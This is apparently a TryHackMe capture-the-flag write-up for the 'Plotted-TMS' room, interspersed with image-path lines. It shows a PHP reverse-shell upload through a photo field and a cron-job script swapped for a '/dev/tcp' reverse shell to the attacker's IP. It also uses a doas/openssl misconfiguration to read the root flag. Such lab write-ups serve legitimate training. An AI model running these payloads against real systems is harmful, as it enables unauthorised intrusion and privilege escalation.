
Nationality
-

Contact Number
0123456789

License Type
Professional


Photo
Choose file

Grab the pentest monkey php revshell and change the IP address and Port



```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.94.2';  // CHANGE THIS
$port = 9001;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```


Start a listener next



```
nc -lvp 9001

Listening on 0.0.0.0 9001
```

Now upload the revshell on the photo section

and open the page of the user again and u should have your revshell here



```
nc -lvp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.58.212 47168
Linux plotted 5.4.0-89-generic #100-Ubuntu SMP Fri Sep 24 14:50:10 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 16:09:57 up 39 min,  0 users,  load average: 0.00, 0.00, 0.09
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```


Lets upgrade this by usual

```
python3 -c 'import pty; pty.spawn("/bin/bash")'

Ctrl+z

stty raw -echo; fg

export TERM=xterm
```

Lateral PrivEsc :


So i checked the all the SUID binary files and found one that might get us root later on

```
find / -perm -u=s -type f 2>/dev/null
```




```
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/chfn
/usr/bin/fusermount
/usr/bin/at
/usr/bin/chsh
/usr/bin/umount
/usr/bin/doas
/usr/bin/newgrp
/usr/libexec/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
www-data@plotted:/$
```

Lets run linpeas for now




```
drwxr-xr-x   2 root root 4096 Aug 24  2021 .
drwxr-xr-x 101 root root 4096 Jan 28  2022 ..
-rw-r--r--   1 root root  102 Feb 13  2020 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x   2 root root 4096 Aug 24  2021 .
drwxr-xr-x 101 root root 4096 Jan 28  2022 ..
-rw-r--r--   1 root root  102 Feb 13  2020 .placeholder

/etc/cron.weekly:
total 20
drwxr-xr-x   2 root root 4096 Aug 24  2021 .
drwxr-xr-x 101 root root 4096 Jan 28  2022 ..
-rw-r--r--   1 root root  102 Feb 13  2020 .placeholder
-rwxr-xr-x   1 root root  813 Feb 25  2020 man-db
-rwxr-xr-x   1 root root  403 Aug  5  2021 update-notifier-common

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *     * * *   plot_admin /var/www/scripts/backup.sh
```

So found this cronjob that is running lets see this where this is




```
www-data@plotted:/tmp$ cd /var/www/scripts/
www-data@plotted:/var/www/scripts$ ls
backup.sh
www-data@plotted:/var/www/scripts$ ls -al
total 12
drwxr-xr-x 2 www-data   www-data   4096 Oct 28  2021 .
drwxr-xr-x 4 root       root       4096 Oct 28  2021 ..
-rwxrwxr-- 1 plot_admin plot_admin  141 Oct 28  2021 backup.sh
www-data@plotted:/var/www/scripts$ 
```

We can write in this folder lets delete this backup.sh here and then put our revshell to get a shell as this user




```
www-data@plotted:/var/www/scripts$ rm -rf backup.sh
www-data@plotted:/var/www/scripts$ wget http://10.17.94.2/backup.sh
--2024-09-05 16:21:25--  http://10.17.94.2/backup.sh
Connecting to 10.17.94.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 59 [application/x-sh]
Saving to: ‘backup.sh’

backup.sh           100%[===================>]      59  --.-KB/s    in 0s

2024-09-05 16:21:26 (9.36 MB/s) - ‘backup.sh’ saved [59/59]

www-data@plotted:/var/www/scripts$ chmod +x backup.sh
www-data@plotted:/var/www/scripts$ cat backup.sh
#!/bin/bash

/bin/sh -i >&  /dev/tcp/10.17.94.2/4444 0>&1

www-data@plotted:/var/www/scripts$ 
```

Now start a listener and wait for the cronjob to run and get us teh shell




```
nc -lvp 4444

Listening on 0.0.0.0 4444
Connection received on 10.10.58.212 54938
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(plot_admin) gid=1001(plot_admin) groups=1001(plot_admin)
$ 
```

Lets upgrade this as well



```
nc -lvp 4444

Listening on 0.0.0.0 4444
Connection received on 10.10.58.212 54938
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(plot_admin) gid=1001(plot_admin) groups=1001(plot_admin)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
plot_admin@plotted:~$ ^Z
[1]  + 32198 suspended  nc -lvp 4444


~/Documents/Notes/Hands-on-Hacking/TryHackMe/Plotted-TMS git:(main)±3
stty raw -echo; fg
[1]  + 32198 continued  nc -lvp 4444

plot_admin@plotted:~$ export TERM=xterm
plot_admin@plotted:~$ 
```

here is user.txt




```
plot_admin@plotted:~$ ls -al
total 32
drwxr-xr-x  4 plot_admin plot_admin 4096 Oct 28  2021 .
drwxr-xr-x  4 root       root       4096 Oct 28  2021 ..
lrwxrwxrwx  1 root       root          9 Oct 28  2021 .bash_history -> /dev/null
-rw-r--r--  1 plot_admin plot_admin  220 Oct 28  2021 .bash_logout
-rw-r--r--  1 plot_admin plot_admin 3771 Oct 28  2021 .bashrc
drwxrwxr-x  3 plot_admin plot_admin 4096 Oct 28  2021 .local
-rw-r--r--  1 plot_admin plot_admin  807 Oct 28  2021 .profile
drwxrwx--- 14 plot_admin plot_admin 4096 Oct 28  2021 tms_backup
-rw-rw----  1 plot_admin plot_admin   33 Oct 28  2021 user.txt
plot_admin@plotted:~$ 
```

Vertical PrivEsc

So for Vertical i mention doas which had the suid bit


To exploit that lets first see its conf at /etc/doas.conf



```
plot_admin@plotted:~$ cat /etc/doas.conf
permit nopass plot_admin as root cmd openssl
plot_admin@plotted:~$ 
```

So to get the root.txt just type in this as openssl can be run with root privileges

```
doas openssl enc -in /root/root.txt
```



```
plot_admin@plotted:~$ doas openssl enc -in /root/root.txt
Congratulations on completing this room!
```

Not showing the entire file get it yourself ;)

Thanks for Reading :)